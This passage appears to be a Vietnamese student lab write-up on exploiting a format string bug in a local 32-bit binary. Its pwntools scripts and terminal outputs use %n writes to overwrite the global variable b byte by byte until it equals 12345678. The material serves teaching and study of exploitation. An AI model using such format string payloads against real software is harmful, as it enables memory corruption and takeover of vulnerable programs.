18    for_b()
19
20
```

```
kieta@kieta-Aspire-E5-576:~/Downloads/Lab4$ python yc7.py
[*] Starting local process './app-overwrite': pid 206775
[*] '/home/kieta/Downloads/Lab4/app-overwrite'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
This is the payload:  b'(\xa0\x04\x08)\xa0\x04\x08\x112x%6$n\x10x%7$n'
End of payload
b'0xffffcc9c\n(\xa0\x04\x08)\xa0\x04\x08
ffffcc38 f7ffd990\na = 123, b
= 8278, c = 789\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Interrupted
kieta@kieta-Aspire-E5-576:~/Downloads/Lab4$
```

Ta sẽ thấy kết quả trả về là `0x82` với `%10x`

Tiếp tục thử với %20x



The screenshot shows a Visual Studio Code editor with a Python script named `yc7.py` and its terminal output. The script is designed to interact with a process named `./app-overwrite` and send a payload. The terminal output shows the execution of the script, including the process starting, the payload being sent, and the process stopping.

```
1 from pwn import *
2 def for_b():
3     sh = process('./app-overwrite')
4     e = ELF('./app-overwrite')
5
6     b_addr = e.symbols['b']
7
8     payload = p32(b_addr) + p32(b_addr + 1)
9     payload += b'%112x%6$n' + b'%20x%7$n'
10
11
12     print("This is the payload: ", payload)
13     print("End of payload")
14
15     sh.sendline(payload)
16     print(sh.recv())
17     sh.interactive()
18
19 for_b()
20
```

Terminal Output:

```
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$ python yc7.py
[*] Starting local process './app-overwrite': pid 209166
[*] '/home/kiet/Downloads/lab4/app-overwrite'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
This is the payload: b'(\xa0\x04\x08)\xa0\x04\x08%112x%6$n%20x%7$n'
End of payload
b'0xffffcc3c\n(\xa0\x04\x08)\xa0\x04\x08
a = 123, b = 8678, c = 789\n'
[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 209166)
[*] Got EOF while reading in interactive
[*] Interrupted
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$
```

Kết quả trả về là 0x8c

So với kết quả 1 là $0x8C - 0x82 = 0xA = 10$ byte, tương ứng với lượng offset mà ta vừa thay đổi 10 lên 20.

Vì giá trị mà ta mong muốn thực hiện đề là 0x56 mà hiện tại là ta mong muốn việc thay đổi giá trị hiện tại là 0x82 ở `b_addr + 1`. Ngoài ra, không thể giảm số byte đã đọc nên ta chỉ có thể tăng số byte đọc lên 0x156 byte

Vậy ta sẽ thực hiện phép tính $0x156 - 0x82 + 0xA = 0xDE = 222$ byte

Vậy ta sẽ có code và kết quả ở terminal:

```
1 from pwn import *
2 def for_b():
3     sh = process('./app-overwrite')
4     e = ELF('./app-overwrite')
5
6     b_addr = e.symbols['b']
7
8     payload = p32(b_addr) + p32(b_addr + 1)
9     payload += b'%112x%6$n' + b'%222x%7$n'
10
11     print("This is the payload: ", payload)
12     print("End of payload")
13
14     sh.sendline(payload)
15     print(sh.recv())
16     sh.interactive()
17
18 for_b()
```

```
[*] Starting local process './app-overwrite': pid 229273
[*] /home/kiet/Downloads/lab4/app-overwrite
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
This is the payload: b'(\xa0\x04\x08)\xa0\x04\x08%112x%6$n%222x%7$n'
End of payload
b'0xffffcc9c\n(\xa0\x04\x08)\xa0\x04\x08
ffffcc38

f7ffda90\na = 123, b = 15678, c = 789\n'
[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 229273)
[*] Got EOF while reading in interactive
[*] Interrupted
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$
```

Overwrite `b_addr + 2` bằng `0x34` và `b_addr + 3` bằng `0x12`:

Thực hiện tuần tự như bên trên, giảm offset của 1 đi 4 mỗi lần thì sẽ còn lại 104, ở các payload tiếp theo sử dụng 222 như ở trường hợp `b_addr + 1` và mỗi lần thêm vào ta cần phải thêm vào đối số 8 và đối số 9 ở `b_addr + 2` và `b_addr + 3`. Vậy ta sẽ có được phần payload như sau:

```
payload= p32(b_addr) + p32(b_addr + 1) + p32(b_addr + 2) + p32(b_addr + 3)
payload += b'%104x%6$n' + b'%222x%7$n' + b'%222x%8$n' + b'%222x%9$n'
```

Vậy ta sẽ có code và kết quả:

Phần code

```
from pwn import *
def forb():
    sh = process('./app-overwrite')
    e = ELF('./app-overwrite')

    b_addr = e.symbols['b']

    payload = p32(b_addr) + p32(b_addr + 1) + p32(b_addr + 2) + p32(b_addr
+ 3)
    payload += b'%104x%6$n' + b'%222x%7$n' + b'%222x%8$n' + b'%222x%9$n'
```

```

print("This is the payload: ", payload)
print("End of payload")

sh.sendline(payload)
print(sh.recv())
sh.interactive()

forb()

```

Kết quả

```

kiet@kiet-Aspire-E5-576:~/Downloads/lab4$ python yc7.py
[+] Starting local process './app-overwrite': pid 243367
[*] '/home/kiet/Downloads/lab4/app-overwrite'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
This is the payload: b'(\xa0\x04\x08)\xa0\x04\x08*\xa0\x04\x08+\xa0\x04\x08%104x%6$n%222x%7$n%222x%8
$n%222x%9$n'
End of payload
b'0xffffcecc\n(\xa0\x04\x08)\xa0\x04\x08*\xa0\x04\x08+\xa0\x04\x08
ffffce68

f7ffd990

1

0\nYou modified b for a big number!\n\na = 123, b = 12345678, c = 789\n'
[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 243367)
[*] Got EOF while reading in interactive
$
[*] Interrupted
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$

```